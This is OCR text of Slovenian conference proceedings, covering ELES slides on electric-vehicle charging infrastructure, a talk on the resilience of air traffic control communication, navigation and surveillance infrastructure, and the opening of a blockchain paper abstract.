
Polnjenje na P+R lokacijah

Polnjenje pred večstanovanjskimi objekti

E8 concept of integral development of infrastructure for mass charging of electric vehicles


Pametno zasebno polnjenje


- **Najoptimalnejša cena**
- **Najboljša razpoložljivost**
- **Omrežju prijazno polnjenje**
- **Boljša uporabniška izkušnja**
- **Boljša uporaba OVE – izraba zelene energije**



E8 concept of integral development of infrastructure for mass charging of electric vehicles


Demonstracijski projekt





EU projekt

INCIT-EV



ELES and e-mobility

1	2	3
Pametne zasebne polnilnice (E8)	**Razvoj elektro-prometnega sistema** (PENTLJA)	Polnilna infrastruktura pred večastanovanjskimi objekti

ELES

Hitro polnjenje ob avtocestah

Polnjenje tovornih vozil - logisti

Regionalni javni potniški avtobusni promet

Sezonska in tranzitna osebna vozila

Nekaj ključnih vprašanj o elektro-prometnem sistemu

Elektrifikacija profesionalnega prometa?

Ali bo sploh prišlo do elektrifikacije profesionalnega prometa?
Kaj pa vodik?

Obstoječa počivališča in hitre polnilnice

Ali niso obstoječa počivališče in hitre polnilnice na njih dovolj, da z njimi pokrijemo vse prihodnje potrebe?

Parkirišča P+R


Parkirišča P+R so idealno umeščena na mestnih vpadnicah. Ali ni smiselno tukaj predvideti tudi lokacij za hitro polnjenje?

Elektrifikacija tovornega prometa – Quo Vadis

E-trucks in 2030	EU	Germany	France	Spain	Italy	UK	Poland
Electric trucks	526,000	111,000	75,000	67,000	46,000	49,000	43,000
Destination charger	32,000	7,000	5,000	4,000	3,000	3,000	3,000
Public charger	17,000	4,000	2,000	2,000	1,000	2,000	1,000

Table 6: Summary finding for the top 6 countries

Location	Forecast total number of charging points (mid scenario)			Avg. connection power per charging point (kW)	Expected power demand in MW (mid scenario)		
	2025	2030	2035		2025	2030	2035
Depot charging points	1,262	11,707	38,862	50	48	585	1,943
Shared charging hubs	60	1,208	6,519	50	3	60	326
Truck parking areas	85	405	1,397	70	5	28	98
Rest areas	28	253	878	650	18	164	570
Total	1,435	13,571	47,656	-	83	838	2,937




Analiz potreb in vplivov na deležnike – digitalni dvojček elektro-prometnega sistema

Pilotni projekt vzpostavitve javne polnilnice za masovno polnjenje profesionalnih flot

Umestitev intermodalnega vozlišča na lokaciji močne energetske točke:

+ Skoraj neomejena moč
+ Modalni prehod iz osebnih vozil na javni promet => omejevanje prometa
+ možnost vključitve vodika (proizvodnje iz viškov el.)
+ Logistične in ostale storitve
+ Lahka dostopnost v bližini avtocest



ELES and e-mobility

1	2	3
Pametne zasebne polnilnice (E8)	Razvoj elektro-prometnega sistema (PENTLJA)	**Polnilna infrastruktura pred večastanovanjskimi objekti**

ELES

Lastništvo parkirnih mest / razpoložljivost

Razdalja do polnilnega mesta


Cena polnjenja / čas polnjenja

Trenutni deležniki in vrednostna veriga oskrbe z gorivom

- **Pretežno velika podjetja**
- **Omejeno število poslovnih modelov**
- **Omejeno število deležnikov**
- **Zaprta izmenjava podatkov**

Trenutni deležniki in vrednostna veriga oskrbe z gorivom

- **Veliko število deležnikov**
- **Veliko število poslovnih modelov**
- **Nove storitve, ki bazirajo na digitalnih tehnologijah in rešitvah**



Dejavniki ki jih je potrebno upoštevati


Čas polnjenja


Cena polnjenja


Vir energije


Energestka infrastruktura


Razdalja do polnilnice



Lastništvo parkirnih mest

Razpoložljivost

Hackaton

INFRASTRUKTURA?

Nizkocenovna, široko dostopna polnilna infrastruktura




Credits to:
Rene Filipič (EL MB),
Klemen Knez (UL FE),
Jovancho Grozdanovski (UL FE),
Janja Dolenc (UL FE)

Hackaton

SOUPORABA?

- **Maksimalna izraba zasebnih polnilnih mest.**
- **Dodana vrednos tin novi poslovni modeli**
- **Digitalizacija**



Credits to:
Nenad Dragutinović, Rasheed Pathan,
Nikola Kurdumanović

Credits to:
Nikola Kijanović, Mihailo Tanasić,
Aleksa Cerović, Marina Stokić,
Katarina Obradović

Načrti družbe ELES v smeri elektrifikacije poslovne flote

2021: 10 %

2030: 100 %

2021: 23 %

2030: 100 %

Hvala.

dr. Janez Humar, ELES

janez.humar@eles.si

ELES

Zagotavljanje razpoložljivosti kritične navigacijsko-komunikacijske infrastrukture kontrole zračnega prometa

Resilience of CNS infrastructure in air traffic control

Matej Eljon

FAB CE - Functional Airspace Block Central Europe

POVZETEK

Prizemna komunikacijska, navigacijska in nadzorna infrastruktura je ključnega pomena za varno izvajanje zračnega prometa. Zanesljivo delovanje je ključnega pomena za izvajanje kontrole zračnega prometa, neposredno pa vpliva tudi na varnost zrakoplovov. Optimizacija infrastrukture se izvaja čezmejno na področju srednje evrope (7 držav je povezanih v skupni blok zračnega prostora FAB CE), vendar pa še posebej v zadnjem času ne prevladuje več stroškovni vidik, pač pa optimizacija v smislu zagotavljanja ustrezne razpoložljivosti infrastrukture, informacijske varnosti ter zaščite kritičnega dela frekvenčnega spektra.

SUMMARY

Integrity and resilience of CNS infrastructure (Communication, Navigation, Surveillance) is essential for safe provisioning of air traffic. Ground infrastructure is used both by Air traffic control services and airspace users. Cross-border optimization of infrastructure in Central Europe i s coordinated by FAB CE (Functional airspace block Central Europe). The cost aspect of CNS infrastructure optimisation is no longer predominant. Infrastructure availability, safety, cybersecurity and frequency spectrum protection are the main drivers of cross-border optimisation.

O AVTORJU

Matej Eljon je diplomiral in magistriral iz telekomunikacij ter se po skoraj desetletju razvojnega dela v Laboratoriju za telekomunikacije ljubljanske Fakultete za elektrotehniko zaposlil kot vodja letalskih telekomunikacij v Kontroli zračnega prometa Slovenije. Po osmih letih in uspešno zgrajenem novem centru za vodenje in kontrolo zračnega prometa je leta 2015 postal direktor regionalnega podjetja v lasti šestih kontrol iz Srednje Evrope (FABCE), kjer skrbi za vodenje čezmejnih projektov in implementacijo enotnega evropskega neba.

ABOUT THE AUTHOR

Matej Eljon holds a bachelor's and master's degree in telecommunications. After 10 years of work in R&D projects in the Laboratory for telecommunications of the Faculty of Electrical Engineering in Ljubljana, he moved to the aviation domain and took position of the CTO at Slovenia Control, air navigation service provider. In 2015 he became a director of FABCE Aviation Services Ltd, a regional company established by 6 air navigation service provides, dedicated to cross-border project management and implementation of the Single European Sky.

ZAGOTAVLJANJE RAZPOLOŽLJIVOSTI KRITIČNE NAVIGACIJSKO-KOMUNIKACIJSKE INFRASTRUKTURE KONTROLE ZRAČNEGA PROMETA

Matej Eljon

FAB CE

INFRASTRUKTURA NAVIGACIJSKIH SLUŽB


- Navigacijske službe zračnega prometa
  - Kontrola letenja, navigacijska infrastruktura, letalske informacije

Infrastruktura

- CNS (Communication, Navigation, Surveillance)
- ATM sistemi (avtomatizacija, digitalizacija delovnega mesta kontrolorja)
- Vsa infrastruktura navigacijskih služb je **kritična infrastruktura** z vplivom na varnost zračnega prometa

CNS – PRIZEMNA INFRASTRUKTURA

- Communication
  - Brezžične komunikacije tipa pilot-kontrolor
  - Prizemna komunikacijska omrežja
    - Med centri kontrol zračnega prometa
    - Med centrom in ostalimi infrastrukturnimi objekti
  - Navigation
    - Radijski svetilniki, ki služijo za navigacijo letal
  - Surveillance
    - Radarski sistemi
    - Drugi nadzorni sistemi (multilateracija, ADS-B)




ATM SISTEMI

- Digitalizacija delovnega mesta kontrolorja

ZAGOTAVLJANJE RAZPOLOŽLJIVOSTI CNS INFRASTRUKTURE

- CNS infrastruktura je ključnega pomena za varnost zračnega prometa
  - Popolna odpoved infrastrukture pomeni konec kontrole letenja
  - Različne stopnje kritičnosti



FAKTORJI TVEGANJA

- Številni vzroki odpovedi infrastrukture
  - Okvare
  - Naravne nesreče (potres, poplave, vihar, žled)
  - Vandalizem in terorizem
  - Vojaške akcije
- Lokacije degradacij
  - Elektronski in mehanski sklopi Sistema
  - Antenski sistem
  - Kabelska infrastruktura
  - Energetska infrastruktura
  - Telekomunikacijski vodi
  - Frekvence (!)


KLASIČNI SCENARIJ ZAGOTAVLJANJA RAZPOLOŽLJIVOSTI

- Varnostne analize
  - Izračun razpoložljivosti
  - Redundančni sistemi
  - Dvojno ali trojno pokrivanje
  - Alternativne metode
  - Proceduralni način dela (zadnji resort)

MODERNIZACIJA CNS INFRASTRUKTURE

- Digitalna transformacija infrastrukture v okviru programa SESAR
  - Stroškovna učinkovitost
  - Najmanj enaka stopnja varnosti
  - Višja zmogljivost zračnega prostora
  - Ugoden vpliv na okolje

MODERNIZACIJA CNS INFRASTRUKTURE



REGIJSKI FAB CE PROJEKTI

- FAB CE je funkcionalni blok zračnega prostora, ki izkorišča čezmejne sinergije
  - regija brez meja
  - zemljevidi pokrivanja nič več omejeni z državnimi mejami, temveč se izračunajo za celotno regijo
  - souporaba infrastrukture
  - izmenjava operativnih podatkov
  - skupna javna naročila (kontrole letenja v 6 državah) preko skupnega podjetja

OPTIMIZACIJA NADZORNE INFRASTRUKTURE

- Konsolidacija sekundarnega radarskega omrežja
  - MON – Minimum operational network
  - Migracija na MODE-S standard
- Uvedba novih tehnologij
  - MLAT
  - ADS-B
  - Satelitski ADS-B

Vendar: glavno tveganje ostaja, vsi sistemi uporabljajo isti par frekvenc

OPTIMIZACIJA NAVIGACIJSKE INFRASTRUKTURE

- MON
  - Opuščanje klasičnih radijskih svetilnikov (DME, VOR)
  - Izgradnja optimalne mreže oddajnikov DME
  - Primarna navigacija GNSS

Vendar: tovrstna optimizacija povečuje odvisnost od GNSS signalov

OPTIMIZACIJA NAVIGACIJSKE INFRASTRUKTURE

"SODOBNA" TVEGANJA

- Blokada sekundarnih radarskih frekvenc
- **Motnja ene same frekvence pomeni izpad:**
  - sekundarnih radarskih sistemov
  - letalskih transponderjev
  - sistemov na krovi letala za preprečevanje trkov
  - sekundarnih radarjev
  - multilateracije
  - ADS-B (in komercialnih rešitev, kot npr. Flightradar24)
- Ostane le primarni radarski sistem, kjer sploh še obstaja v civilni kontroli
- Rešitev: kompleksen MON, ki vključuje tudi primarne radarje

"SODOBNA" TVEGANJA

- Izpad GNSS
  - pogoste namenske motnje GPS signala

ZAKLJUČEK

- Po obdobju popolne usmerjenosti v stroškovno učinkovitost se fokus ponovno preusmerja v zagotavljanje razpoložljivosti in zmogljivosti
- "nova tveganja", kot so blokada frekvenc, GPS signala in podobno
- Razpršena in med seboj neodvisna bo tudi v prihodnje nujna alternativa novim tehnologijam

Pomen tehnologije veriženja blokov pri obvladovanju kritične infrastrukture

The importance of blockchain technology in critical infrastructure management

Tanja Bivic Plankar

Blockchain Alliance Europe

POVZETEK

Tehnologija veriženja blokov (ang. Blockchain) se osredotoča na prenašanje zaupanja s centralnih sistemov na sisteme razpršene evidence in je zato s strani Evropske unije prepoznana kot primerna za zagotavljanje kibernetske varnosti. Kljub temu, da je ta tehnologija načeloma varna, imajo protokoli, pametne pogodbe, shranjevanje in upravljanje s podatki prednosti in slabosti ter sprožajo vrsto regulatornih vprašanj.

SUMMARY

Due to blockchain's inherent value, the technology can shift trust from central systems to distributed ledgers, so the EU has recognized it as a suitable means for ensuring cyber security. The protocols, smart contracts, and the ways the data is stored and managed also have some disadvantages, raising regulatory issues, although blockchain technology is generally perceived as highly secure.

O AVTORJU

Tanja Bivic Plankar je predsednica kooperative Blockchain Alliance Europe, ki v slovenskem in evropskem prostoru zastopa podjetja, ki razvijajo ali implementirajo tehnologijo veriženja blokov. Cilj koperative je poslovno sodelovanje med podjetji pa tudi izobraževanje in osveščanje strokovne in laične javnosti o tehnologiji veriženja blokov ter kripto-imetju. Tanja Bivic Plankar je svojo karierno pot začela na Televiziji Slovenija. Poleg vodenja oddaj in urednikovanja je spremljala tudi digitalizacijo Televizije Slovenija in ponujanje vsebin na različnih digitalnih kanalih. Bila je tudi del strokovne skupine za socialna omrežja. Od leta 2016 je del slovenske blockhain skupnosti, sodelovala je v marketinških kampanjah in pri ustvarjanju slovenskih in tujih blockchain projektov. Od leta 2018 je predsednica Blockchain Alliance Europe. Pri Slovenski digitalni koaliciji je koordinatorka skupine za tehnologijo veriženja blokov oz. blockchain.

ABOUT THE AUTHOR

